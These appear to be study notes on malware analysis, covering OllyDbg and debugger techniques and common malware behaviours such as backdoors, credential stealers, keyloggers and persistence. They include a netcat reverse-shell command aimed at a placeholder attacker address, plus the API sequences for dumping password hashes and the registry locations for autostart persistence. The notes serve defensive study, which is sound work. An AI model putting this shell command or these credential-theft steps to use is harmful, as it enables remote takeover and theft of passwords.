OllyDbg	User-mode
WinDbg	User + Kernel
IDA Pro	Limited debugging

4. Ways to Use a Debugger

4.1 Start Program with Debugger

- Program pauses **before execution**
- Full control from beginning

4.2 Attach to Running Process

- Debug already running program
- Useful for:
    - Malware-injected processes

5. Single-Stepping

5.1 What is it?

- Execute **one instruction at a time**

5.2 Why Use It?

- Understand:
    - Logic
    - Data transformation

5.3 Important Warning

- ❌ Not for full program
- ✔ Use selectively

5.4 Real Insight Example

Code Behavior:

- XOR loop modifies data

Result after stepping:

- Hidden string revealed → **LoadLibraryA**

Key Learning:

> Debugging reveals hidden/decrypted data

6. Step-Into vs Step-Over

6.1 Step-Into

- Goes **inside function**
- Useful when:
    - Function is important

6.2 Step-Over

- Skips function execution
- Faster analysis

Risk

- Some functions:
    - Never return

👉 If stepped-over → debugger stuck

Strategy

- Unknown function → Step-Into

- Known API → Step-Over

7. Breakpoints (Core Concept)

7.1 What is a Breakpoint?

- Pauses execution at specific point

👉 Program state = **“frozen for inspection”**

7.2 Why Needed?

- Cannot observe memory while running

7.3 Real Use Case

Example 1:

- `call eax`
- Unknown function

👉 Breakpoint → check value of EAX

Example 2:

- `CreateFileW`

👉 Breakpoint → inspect stack
👉 Result → file name = **LogFile.txt**

Example 3 (Malware)

- Before encryption function

👉 Breakpoint reveals:

- Plaintext = **Secret Message**

8. Types of Breakpoints

8.1 Software Breakpoints

How it Works:

- Replace instruction with: `0xCC` (INT 3)

Flow:

1. Instruction replaced
2. Executed
3. Exception triggered
4. Debugger gains control

Limitations:

- Fails if: Code is modified
- Detectable: Memory shows 0xCC

8.2 Hardware Breakpoints

How it Works:

- Uses CPU debug registers (DR0–DR3)

Advantages:

- Works even if code changes
- Can break on:
    - Read
    - Write
    - Execute

Limitations:

- Only **4 breakpoints available**
- Malware can modify debug registers

Countermeasure

- Use **General Detect flag (DR7)**

👉 Detects register tampering

8.3 Conditional Breakpoints

What?

- Break only if condition is true

Example:

- Break only if:
    - Function parameter = "RegSetValue"

Drawback:

- Slows execution significantly

9. Exceptions (Very Important)

9.1 What are Exceptions?

- Events that interrupt execution

9.2 Why Important?

- Debuggers use exceptions to: Gain control

10. First vs Second Chance Exceptions

10.1 First-Chance

- Debugger sees exception first
- Can: Handle or ignore

👉 Malware may use this for: Anti-debugging

10.2 Second-Chance

- Program failed to handle exception

👉 Means:

- Program would crash

⚠️ Cannot ignore

11. Common Exceptions

11.1 INT 3

- Triggered by breakpoints

11.2 Single-Step Exception

- Triggered by: Trap flag

11.3 Memory Access Violation

- Invalid memory access

11.4 Privileged Instruction Exception

- Trying to execute: Kernel-only instructions

12. Modifying Execution (Power Feature)

12.1 What You Can Change

- Instruction pointer
- Registers
- Memory
- Code

12.2 Example 1: Skip Function

- Move instruction pointer
- Skip execution

12.3 Example 2: Force Function Execution

- Set: Parameters manually
- Jump to function

👉 Useful for:

- Isolated analysis

13. Real Malware Case (Language-Based Behavior)

Scenario:

- Malware behaves differently based on OS language

Language	Behavior
English	Show message
Japanese	Destroy system
Chinese	Self-remove

Technique Used:

- Function: `GetSystemDefaultLCID`

Debugger Trick:

- Change register value (EAX)

Example:

- Original → `0x0409` (English)
- Change → `0x0411` (Japanese)

👉 Forces malware to:

- Execute Japanese behavior

Unit 9 - Ollydbg

Ollydbg - Oleh Yuschuk

1. History (Important for Concepts)

- Initially used for **software cracking**
- Later adopted for **malware analysis**
- Version split:
    - **OllyDbg 1.1 → ImmDbg (Immunity Debugger)**
    - Added Python scripting
- Version 2.0:
    - Rewritten
    - Less widely used

Feature	OllyDbg	ImmDbg
Plugins	More	Limited
Scripting	No	Python API
Core	Same (v1.1 base)	Same

2. Loading Malware in OllyDbg

2.1 Open Executable

- File → Open
- Add command-line arguments (if needed)

👉 Important: Arguments can be added **only at load time**

- OllyDbg loads file like Windows loader

2.2 Where Execution Pauses

- Default: At **WinMain** (if found)
- Otherwise: PE entry point

⚠️ Special Option

- **System Breakpoint.** Stops before any code runs

⚠️ Advanced Insight

- Malware may use **TLS callbacks.** Execute before debugger stops

👉 Used for: Anti-debugging

2.4 Attach to Running Process

Steps:

- File → Attach
- Select process

Result:

- All threads paused

⚠️ **Problem:** You may land inside: Windows DLL code

✔ **Solution:** Set breakpoint on: Code section (.text)

3. OllyDbg Interface (4 Core Windows)

3.1 Disassembler Window

- Shows:
  - Assembly instructions
  - Current instruction pointer

Features: Edit code (press Space)

3.2 Registers Window

- Shows: CPU registers (EAX, EBX, etc.) To edit data, right click and click on modify.

Key Insight: Modified registers → highlighted (red)

3.3 Stack Window

- Shows:
    - Function arguments
    - Return addresses

Advantage:

- Auto-comments for API parameters. To edit data, right click and click on modify.

3.4 Memory Dump Window

- Shows: Raw memory

Features:

- Jump to address (Ctrl+G)
- Modify memory by clicking on Binary -> Edit

4. Memory Map

4.1 What it Shows

- All memory regions:
    - EXE
    - DLLs
    - Stack
    - Heap

4.2 Why Important

- Understand:
    - Program layout
    - Loaded modules

4.3 Actions

- Double-click → view memory
- Send to disassembler

5. Rebasing (Critical Concept)

5.1 What is Rebasing?

- Loading module at **different address than preferred**

5.2 Why Needed?

- Two DLLs want same address

Example:

- DLL-A → 0x10000000
- DLL-B → 0x10000000 ❌

👉 One gets relocated

5.3 Image Base

- Preferred load address in PE header

5.4 ASLR Impact

- Randomizes addresses
- Forces relocation

5.5 Absolute vs Relative Address

Relative → OK anywhere

Absolute → MUST be fixed

5.6 .reloc Section

- Contains:
    - Fix-up addresses

⚠️ Important Insight

- DLL without relocation: ❌ Cannot load if conflict

⚠️ Reverse Engineering Issue

- IDA address ≠ runtime address

👉 Because: Rebasing occurs at runtime

6. Threads & Stacks in OllyDbg

6.1 View Threads

- View → Threads

Shows:

- Thread state: Running / paused

6.2 Key Insight

- Each thread has Separate stack

6.3 Actions

- Pause all threads
- Kill specific thread

7. Code Execution Options

7.1 Important Commands

Action	Key
Run	F9
Pause	F12

Step Into	F7
Step Over	F8
Run to Selection	F4
Execute till Return	Ctrl+F9
Execute till User Code	Alt+F9

7.2 Important Behaviors

Run: Continue execution
Run to Selection: Runs until specific instruction
Execute till Return: Stops after function ends
Execute till User Code: Skips DLLs → returns to malware code

8. Stepping in OllyDbg

8.1 Step Into (F7)

- Goes inside function

8.2 Step Over (F8)

Internal Working:

1. Sets hidden breakpoint
2. Runs function
3. Stops after return

⚠️ Risk

- Function may:
  - Never return
  - Modify return address

👉 Debugger may lose control

9. Breakpoints in OllyDbg

9.1 Basic Breakpoint

- Press **F2**

9.2 Types Supported

- Software
- Hardware
- Conditional
- Memory

9.3 Breakpoint Persistence

- Saved even after closing program

10. Software Breakpoints

String Decoder Technique

Scenario: Malware hides strings

Pattern:

push "encrypted"
call String_Decoder

Strategy:

- Set breakpoint at End of string decoder

Result: See decoded strings in stack

11. Conditional Breakpoints (Advanced)

11.1 Concept

- Break only if condition = TRUE
- It will run too slow and if the condition is incorrect then program may not stop running.

11.2 Real Malware Example (Poison Ivy)

Problem: Many memory allocations

Goal:

- Catch large allocation (shellcode)

Solution:

- Break at `VirtualAlloc`

Condition:

[ESP+8] > 100

👉 Meaning: Allocation size > 100 bytes

⚠️ Warning

- Slows execution heavily

12. Hardware Breakpoints

Advantages:

- No code modification
- Undetectable easily
- Fast

Limitation:

- Only 4 available

Usage:

- Right-click → Hardware breakpoint

13. Memory Breakpoints

- Break when memory accessed

13.2 Types:

- Read
- Write
- Execute

13.3 Use Case (VERY IMPORTANT)

Detect DLL execution

Steps:

1. Memory Map → select DLL .text
2. Set memory breakpoint
3. Run

👉 Breaks when DLL code executes

⚠️ Limitation

- Only one memory breakpoint, older gets removed if you add a new one.
- Slower

1. Loading DLLs in OllyDbg

OllyDbg can debug DLL files, but DLLs cannot run directly. So it uses a helper program called **loaddll.exe** to load them.

When the DLL is loaded, execution automatically stops at **DllMain** (the entry point). This is important because many malware samples hide their main logic inside this function.

To test functions inside the DLL:

- You run DllMain first (using the play button)

- Then you can manually call exported functions using **Debug → Call DLL Export**
- You can pass arguments and observe results

For example:

- Function `ntohl` converts data from network format to host format
- Input: `0x7F000001` → Output: `0x0100007F`
- Result is stored in the **EAX register**

Useful options:

- **Pause after call** → stops execution right after function runs
- **Hide on call** → hides call window after execution

Important tip: set breakpoints *before* calling the function if you want to debug it step-by-step.

2. Tracing (Tracking Program Execution)

Tracing helps you understand how a program executes internally.

Standard Back Trace

When you use:

- Step Into (F7)
- Step Over (F8)

OllyDbg records your movement.

You can:

- Press **– (minus)** → go backward
- Press **+ (plus)** → go forward

Limitation: If you used *Step Over*, you cannot later go inside that function.

Call Stack

This shows how you reached the current function.

- Open via **View → Call Stack**
- It displays the sequence of function calls

You can click addresses to move through the execution flow, but it won't show register values unless run trace is enabled.

Run Trace (Most Powerful)

This records:

- Every instruction executed
- All changes in registers and flags

Ways to use it:

1. Select code → Run Trace → Add Selection
2. Use **Trace Into / Trace Over**
3. Use **conditional tracing**

⚠️ Warning: If no breakpoint is set, it may trace the entire program → very slow and memory-heavy.

Example: Tracing Malware (Poison Ivy)

In malware like Poison Ivy:

- Shellcode is downloaded and executed in memory (heap)

To detect it:

- Set condition: **EIP < 0x400000**
- Because normal code doesn't run in heap

When condition hits:

- You can backtrack and see how shellcode started

This is a powerful real-world analysis trick.

3. Exception Handling

When an error (exception) occurs, OllyDbg pauses execution first

You can:

- **SHIFT + F7** → step into exception
- **SHIFT + F8** → step over
- **SHIFT + F9** → run exception handler

In malware analysis:

- You usually **ignore exceptions**

- Because you're analyzing behavior, not fixing bugs

4. Patching (Modifying Program Behavior)

OllyDbg allows you to modify code during execution.

Example:

- A malware checks a key using **JNZ (jump if not zero)**
- If wrong → prints "Bad key"

You can:

- Replace JNZ with **NOP (No Operation)**
- This forces the program to always accept the key

Steps: **Right-click → Binary → Edit / Fill with NOPs**

Saving Patch Permanently

Patches are temporary (in memory), but you can save them:

1. **Copy to executable → All modifications**
2. Save file

Now the modified behavior is permanent.

5. Analyzing Shellcode

Shellcode = small piece of executable code (often used in exploits)

Steps to analyze:

1. Copy shellcode from hex editor to clipboard.
2. Within the memory map, select a memory region whose type is Priv. (This is private memory assigned to the process, as opposed to the read-only executable images that are shared among multiple processes.)
3. Double-click rows in the memory map to bring up a hex dump so you can examine the contents. This region should contain a few hundred bytes of contiguous zero bytes.
4. Give full access (read/write/execute)
5. Paste shellcode
6. Set **EIP** to that location. (By right click -> New origin here)
7. Run and debug

Now you can analyze shellcode like a normal program.

6. Assistance Features in OllyDbg

These features make analysis easier:

Logging (View -> Log)

- Records events like:
  - modules loaded
  - breakpoints hit
- Useful to track your actions

Watches Window (View -> Watches)

- Lets you monitor expressions continuously
- Example: `[EAX + ESP + 4]`

Help System (Ollydbg Help -> Contents)

- Helps with writing expressions and debugging logic and even if you want to monitor specific piece of data or complicated functions.

Labeling

- You can rename memory addresses or label them by right-click & select **Label.**
- **All references to this location will be changed.**
- Example: `0x401141 → password_loop`
- Makes reverse engineering easier

7. Plug-ins (Extending Functionality)

OllyDbg supports plug-ins (DLL files).

Common ones:

OllyDump

- Dumps a running process into a PE file
- Used in unpacking malware

Hide Debugger

- Hides debugger from malware detection
- Protects against:

    - IsDebuggerPresent
    - FindWindow
    - Unhandeled exception tricks
    - OutputDebugString exploit again ollydbg
    - anti-debug tricks

Command Line Plugin

- Creates Windbg like experience. Plugins -> Command line
- Allows commands like: `bp function_name` → set breakpoint
- Example: Break oni.e bp `gethostbyname` to see DNS queries

Bookmarks

- Save important memory locations
- Bookmarks -> Insert Bookmarks = to set
- Plugins -> Bookmarks = To view
- Quickly jump back later

8. Scriptable Debugging (ImmDbg + Python)

Instead of complex plug-ins, you can use: ImmDbg with Python scripting

Popular reasons to write scripts for malware analysis include anti-debugger patching, inline function hooking, and function parameter logging.

Scripts are called **PyCommands.**

Directory = Pycommands\Directory to run.

After you write a script, you must copy it to this directory to be able to run it. These Python commands can be executed from the command bar with a preceding !. For a list of available PyCommands, enter !list at the command line.

- A number of import statements can be used to import Python modules (as in any Python script). The functionality of ImmDbg itself is accessed through the immlib or immutils module.
- A main function reads the command-line arguments (passed in as a Python list).
- Code implements the actions of the PyCommand.
- A return contains a string. Once the script finishes execution, the main debugger status bar will be updated with this string.

Structure:

- Import modules

- Main function
- Logic
- Return output

Example Script: Disable File Deletion

Malware often deletes files using: `DeleteFileA`

Script replaces it with:

- `XOR EAX, EAX`
- `RET`

Result:

- DeleteFile always fails
- Malware cannot delete files

This is useful during analysis.

9. Final Understanding

OllyDbg is a powerful debugger for:

- analyzing malware behavior
- modifying execution
- tracking instructions
- understanding memory and execution flow

Key strengths:

- tracing execution deeply
- patching binaries
- debugging DLLs and shellcode
- extending features via plugins and scripts

Limitation: It cannot debug kernel-level malware → for that, tools like WinDbg are used.

Unit 11

1. Introduction

This chapter is basically a **map of how malware behaves in real systems**.

Think of it like: “Not memorizing every attack, but knowing how attacks *usually behave*.”

2. Downloaders vs Launchers

Downloaders

Very simple role:

- Connect to internet
- Download another malware
- Execute it

Common APIs used:

- `URLDownloadToFileA` → download
- `WinExec` → run

👉 Often combined with exploits

Launchers (Loaders)

- Install malware for execution (now or later)
- Often already contain malware inside

👉 Difference to remember:

- Downloader = **gets malware**
- Launcher = **deploys malware**

3. Backdoors (Most Common Malware)

A **backdoor** gives an attacker **remote access** to your system.

- Works over internet (often HTTP on port 80 → hides in normal traffic)
- Doesn’t need extra malware (already powerful)

Common capabilities:

- Modify registry
- Search files
- Enumerate display windows
- Create directories
- Control system

👉 Detection trick:
Look at **imported Windows APIs** → they reveal functionality

Reverse Shell (Special Backdoor)

Instead of attacker connecting → victim connects to attacker.

- Victim machine → initiates connection
- Attacker gets full command access

Looks like normal outgoing traffic → harder to detect

Netcat Reverse Shell Example

Using Netcat:

Attacker listens: *nc -l -p 80*
Victim connects: *nc attacker_ip 80 -e cmd.exe (-e to execute a program after connection is established)*

Result: Attacker controls victim's command prompt remotely

Windows Reverse Shell (Malware Level)

Two implementations:

1. Basic

- Uses `CreateProcess`
- Connects socket → ties to:
    - stdin
    - stdout
    - stderr
- Runs hidden/ suppressed window `cmd.exe`

👉 Simple + widely used

2. Multithreaded

More advanced:

- Uses 2 pipes & 2 threads :
  - `CreateThread`
  - `CreatePipe`
- Two threads:
  - Read input → send to attacker
  - Receive data → display output

👉 Often encodes data → harder to analyze

What is happening here

A **multithreaded reverse shell** is just a smarter way to connect:

> Victim machine ↔ Attacker machine
> But with better control, flexibility, and data handling.

Instead of directly connecting:

- cmd.exe ↔ socket

It uses **pipes + threads** in between.

Step 1: Components involved

The malware creates 4 main things:

1. Socket

- Connects victim → attacker
- Used for sending/receiving data over network

2. Two Pipes

Using `CreatePipe`:

- Pipe 1 → for input (stdin)
- Pipe 2 → for output (stdout)

👉 Pipes act like **internal channels** inside the system

3. Process (cmd.exe)

Using `CreateProcess`:

- Runs command prompt
- But hidden (no window)
- Its input/output is connected to pipes (not directly to network)

4. Two Threads

Using `CreateThread`:

- Thread 1 → sends data to attacker
- Thread 2 → receives data from attacker

Step 2: Why not directly connect?

In basic reverse shell: socket ↔ cmd.exe

In multithreaded: socket ↔ threads ↔ pipes ↔ cmd.exe

👉 This extra layer allows:

- Data encoding/encryption
- Better control
- Avoid detection

Step 3: Full Data Flow (Very Important)

🔁 Thread 1 (Outgoing data)

Flow: cmd.exe output → stdout pipe → thread → socket → attacker

Meaning:

- User runs command (like `dir`)
- Output goes to pipe
- Thread reads it
- Sends to attacker

🔁 Thread 2 (Incoming data)

Flow:

attacker → socket → thread → stdin pipe → cmd.exe

Meaning:

- Attacker sends command
- Thread reads from socket
- Writes into pipe
- cmd.exe executes it

Step 4: Role of Pipes

Pipes connect:

- cmd.exe input/output
- with malware logic

👉 Instead of: cmd talking directly to network

It talks to pipes → malware controls everything

Step 5: Why Two Threads?

Because communication is **two-way and simultaneous**:

- One thread handles **sending**
- One thread handles **receiving**

👉 Without threads: One operation would block the other

Step 6: Why malware prefers this method

This design allows:

✔ Data manipulation

- Encode/decode commands
- Hide malicious traffic

✔ Stealth

- Harder to detect than simple shells

✔ Flexibility

- Can filter, log, or modify commands

---

4. RATs (Remote Administration Tools)

A RAT is like a **full control panel for an attacker**.

Structure:

- Victim = server
- Attacker = client
- Victim “beacons” to attacker

Runs on common ports: 80 (HTTP) or 443 (HTTPS)

Example:

Poison Ivy

- Uses plugins (shellcode)
- Highly customizable

5. Botnets

A **botnet** = many infected machines (zombies)

Controlled by one central botnet controller

Used for:

- DDoS attacks
- Spam
- Malware spreading

RAT vs Botnet (Important Difference)

RAT	Botnet
Few systems	Millions of systems
Targeted attack	Mass attack
Manual control	Automated control

6. Credential Stealers

Main goal → steal passwords

Three types:

1. Wait for login
2. Dump stored credentials
3. Log keystrokes

6.1 GINA Interception (Windows XP)

GINA = login system

On Windows XP, Microsoft's Graphical Identification and Authentication (GINA)interception is a technique that malware uses to steal user credentials. The GINA system was intended to allow legitimate third parties to customize the logon process by adding support for things like authentication with hardware radio-frequency identification (RFID) tokens or smart cards. Malware authors take advantage of this third-party support to load their credential stealers. GINA is implemented in a DLL, msgina.dll, and is loaded by the Winlogon executable during the login process.

Malware trick: Insert itself between:

- Winlogon
- msgina.dll

Registry location: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL

Example: malicious `fsgina.dll`

What it does: Captures username + password then Logs or sends it

Figure 11-2: Malicious fsgina.dll *sits in between the Windows system files to capture data.*

👉 Key indicator: DLL exports many functions starting with **Wlx (almost 15 functions)**

How it works (step-by-step)

1. Normal Flow

Winlogon → msgina.dll → user login works

2. Malware Flow

Winlogon → fsgina.dll → msgina.dll

👉 **Malware is acting like a middleman (man-in-the-middle)**

To avoid breaking the system:

- **It copies all required functions of GINA**
- **These functions start with Wlx (like `WlxLoggedOutSAS`)**

👉 **So system thinks: "This is normal GINA DLL"**

What actually happens inside

Step 1: User enters credentials

- **Username, password, domain**

Step 2: Malware intercepts

Inside `WlxLoggedOutSAS`: It captures credentials

Step 3: Pass to real system (VERY IMPORTANT)

fsgina.dll → msgina.dll

👉 **So login continues normally (user doesn't suspect anything)**

Step 4: Malware logs credentials

It stores data like:

U: username

D: domain

P: password

Saved in file: C:\Windows\System32\drivers\tcpudp.sys

Code Meaning

🔹 Part 1 ()

call Call_msgina_dll_function

👉 Pass credentials to real `msgina.dll`
👉 System keeps working

🔹 Part 2 ()

call Log_To_File

👉 Save credentials to file
👉 Attacker can read later

How to detect this malware

👉 **Look for:**

- **DLL with many functions starting with Wlx**
- **Suspicious logging of credentials**

6.2 Hash Dumping

Instead of passwords → steal **hashes**

Used for:

- cracking passwords
- pass-the-hash attacks

Tools:

- pwdump
- PSH toolkit

Here's a **simple + clear explanation** of this whole part 👇 (no confusion, just flow)

Tools like **pwdump** steal password hashes by running inside **lsass.exe**, which already has access to sensitive credential data.

Step 1: What is pwdump doing?

- It extracts **LM & NTLM password hashes**
- From: **SAM (Security Account Manager)**
- For: stealing credentials

These hashes can later be: cracked or used directly (pass-the-hash)

Step 2: How does it get access?

It uses **DLL Injection**: pwdump → inject DLL → lsass.exe → access credentials

👉 Why lsass.exe?

- High privileges
- Already handles authentication

So malware "hides inside" it and uses its power.

Step 3: Default Working (Simple)

- Uses DLL: `lsaext.dll`
- Calls function: `GetHash`
- Extracts hashes of all users

Step 4: What happens in real malware

Attackers modify pwdump → harder to detect

So instead of clear names:

- Functions renamed
- APIs loaded dynamically

👉 That's why analysis becomes important

Step 5: What the code is doing (easy flow)

🔹 Step A: Load required libraries

LoadLibrary("samsrv.dll")

LoadLibrary("advapi32.dll")

- `samsrv.dll` → access SAM database
- `advapi32.dll` → extra functions

🔹 Step B: Get function addresses

GetProcAddress("SamIConnect")

GetProcAddress("SamrQueryInformationUser")

GetProcAddress("SamIGetPrivateData")

👉 Malware is preparing tools to:

- connect to SAM
- read user info
- extract hashes

🔹 Step C: Extract hashes

Flow: Connect SAM → loop users → extract hashes

Important functions:

- `SamIConnect` → connect to SAM

- `SamrQueryInformationUser` → get user data
- `SamIGetPrivateData` → get password hash

🔹 Step D: Decrypt hashes

SystemFunction025

SystemFunction027

👉 Used to decrypt hashes

Important Point

These APIs are:

- ❌ Not documented by Microsoft
- ✔ Used internally

👉 Strong malware indicator

Step 6: Another Tool (whosthere-alt)

Works differently but goal same:

- Loads `secur32.dll`
- Uses:
  - `LsaEnumerateLogonSessions` → get user sessions
- Accesses:
  - `msv1_0.dll`

Key trick:

Find hidden function → NlpGetPrimaryCredential → dump hashes

👉 This function is not even exported → more stealthy

This list contains the usernames and domains for each logon and is iterated through by the DLL, which gets access to the credentials by finding a nonexported function in the msv1_0.dll Windows DLL. in the memory space of lsass.exe using the call to GetModuleHandle shown at. This function, NlpGetPrimaryCredential, is used to dump the NT and LM hashes.

Important Analyst Insight

Don’t just focus on: “How hashes are stolen”

Also check:

- Where are hashes stored?
- Are they sent over the network?
- Used in pass-the-hash attack?

👉 This tells the **real intent of malware**

Alternative Method (whosthere-alt)

Uses:

- `LsaEnumerateLogonSessions`
- accesses `msv1_0.dll`

👉 Different method, same goal → steal hashes

6.3 Keylogging

Records keystrokes → passwords, messages, etc.

Kernel Keylogger

- Works at OS level
- Hard to detect
- Often part of rootkits

User-space Keylogger- Uses windows API

Two methods:

1. Hooking

- Uses `SetWindowsHookEx`
- Triggered when key pressed

2. Polling (Common) - Constantly poll the malware about the state

Uses:

- `GetAsyncKeyState`
- `GetForegroundWindow`

Loop Logic:

1. Detect active window
2. Check each key
3. If pressed → log
4. Repeat

Also checks:

- SHIFT
- CAPS LOCK

👉 Fast loop → captures everything

Detection Trick

Look for strings like:

- [Up]
- [Down]
- [PageDown] - print down
- [NumLock]

👉 These indicate keylogging behavior




Figure 11-3: Loop structure of GetAsyncKeyState and GetForegroundWindow keylogger

```
00401162        call    ds:GetForegroundWindow
...
00401272        push    10h ❶                   ; nVirtKey Shift
00401274        call    ds:GetKeyState
0040127A        mov     esi, dword_403308[ebx] ❷
00401280        push    esi                     ; vKey
00401281        movsx   edi, ax
00401284        call    ds:GetAsyncKeyState
0040128A        test    ah, 80h
0040128D        jz      short loc_40130A
0040128F        push    14h                     ; nVirtKey Caps Lock
00401291        call    ds:GetKeyState
...
004013EF        add     ebx, 4 ❸
004013F2        cmp     ebx, 368
004013F8        jl      loc_401272
```

Listing 11-4: Disassembly of GetAsyncKeyState and GetForegroundWindow keylogger

The program calls GetForegroundWindow before entering the inner loop.

The inner loop starts at and immediately checks the status of the SHIFT key using a call to GetKeyState. GetKeyState is a quick way to check a key status, but it does not remember whether or not the key was pressed since the last time it was called, as GetAsyncKeyState does. Next, the keylogger indexes an array of the keys on the keyboard using EBX. If a new key is pressed, then the keystroke is logged after calling GetKeyState to see if CAPS LOCK is activated. Finally, EBX is incremented so that the next key in the list can be checked. Once 92 keys (368/4) have been checked, the inner loop terminates, and GetForegroundWindow is called again to start the inner loop from the beginning.

7. Persistence (Staying on System)

Persistence = malware wants to **stay in system even after restart**

It tries different tricks so it **runs again and again automatically**.

Malware mainly uses 3 ways:

1. **Registry changes**
2. **Modify system files (trojanize)**
3. **DLL load-order trick (no registry needed)**

1. Registry-Based Persistence

🔹 Basic Method

Malware adds itself here:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

👉 So every time system starts → malware runs

🔹 Tools for Detection

- Autoruns → shows startup programs
- ProcMon → tracks registry changes

Special Registry Tricks

A. AppInit_DLLs

- Registry location:

...\Windows\AppInit_DLLs
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows

👉 What happens:

- Any program using **User32.dll** will load this DLL
- Means malware runs in **many processes**

⚠️ Important: Malware checks which process it's inside before running

B. Winlogon Notify

- Triggered during:
  - login
  - logout
  - startup

👉 Malware attaches itself to login events. So: User logs in → malware runs

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\

C. Svchost DLLs (Stealthy)

- Malware runs as a **Windows service**
- Uses: `svchost.exe`

Looks like normal system process

How it works:

- Added to service registry
- Uses:

ServiceDLL → points to malicious DLL

- Runs automatically during boot

Blends in → hard to detect

The groups are defined at the following registry location (each value represents a different group):

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

Services are defined in the registry at the following location:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName

Windows services contain many registry values, most of which provide information about the service, such as DisplayName and Description. Malware authors often set values that help the malware blend in, such as NetWareMan, which “Provides access to file and print resources on NetWare networks.” Another service registry value is ImagePath, which contains the location of the service executable. In the case of an svchost.exe DLL, this value contains %SystemRoot%/System32/svchost.exe –k GroupName.

2. Trojanized System Binaries

Instead of adding new file → malware modifies existing system file

How it works:

1. Take real DLL (e.g., `rtutils.dll`)
2. Modify entry point:

Original start → jump to malicious code

3. Malware runs first
4. Then jumps back to original code

System works normally → stealthy

Real Example

- Malware inserts code
- Calls:

LoadLibrary("msconf32.dll")

This loads malicious DLL into:

- svchost.exe
- explorer.exe
- winlogon.exe

Important Trick

- Uses:
    - `pusha` → save state
    - `popa` → restore state

👉 So system doesn’t crash

3. DLL Load-Order Hijacking

No registry change, no file modification. Just abuses **Windows DLL search order**

Default DLL Search Order:

1. App folder
2. Current folder
3. System32
4. Others

Attack Idea:

If program needs: ntshrui.dll

Windows searches: Check local folder → then system32

If attacker places fake DLL in local folder → it loads first

Result:

- Fake DLL runs instead of real one
- Then it can load original DLL to avoid detection

Why is it dangerous?

- Very stealthy
- No registry entry
- Hard to detect

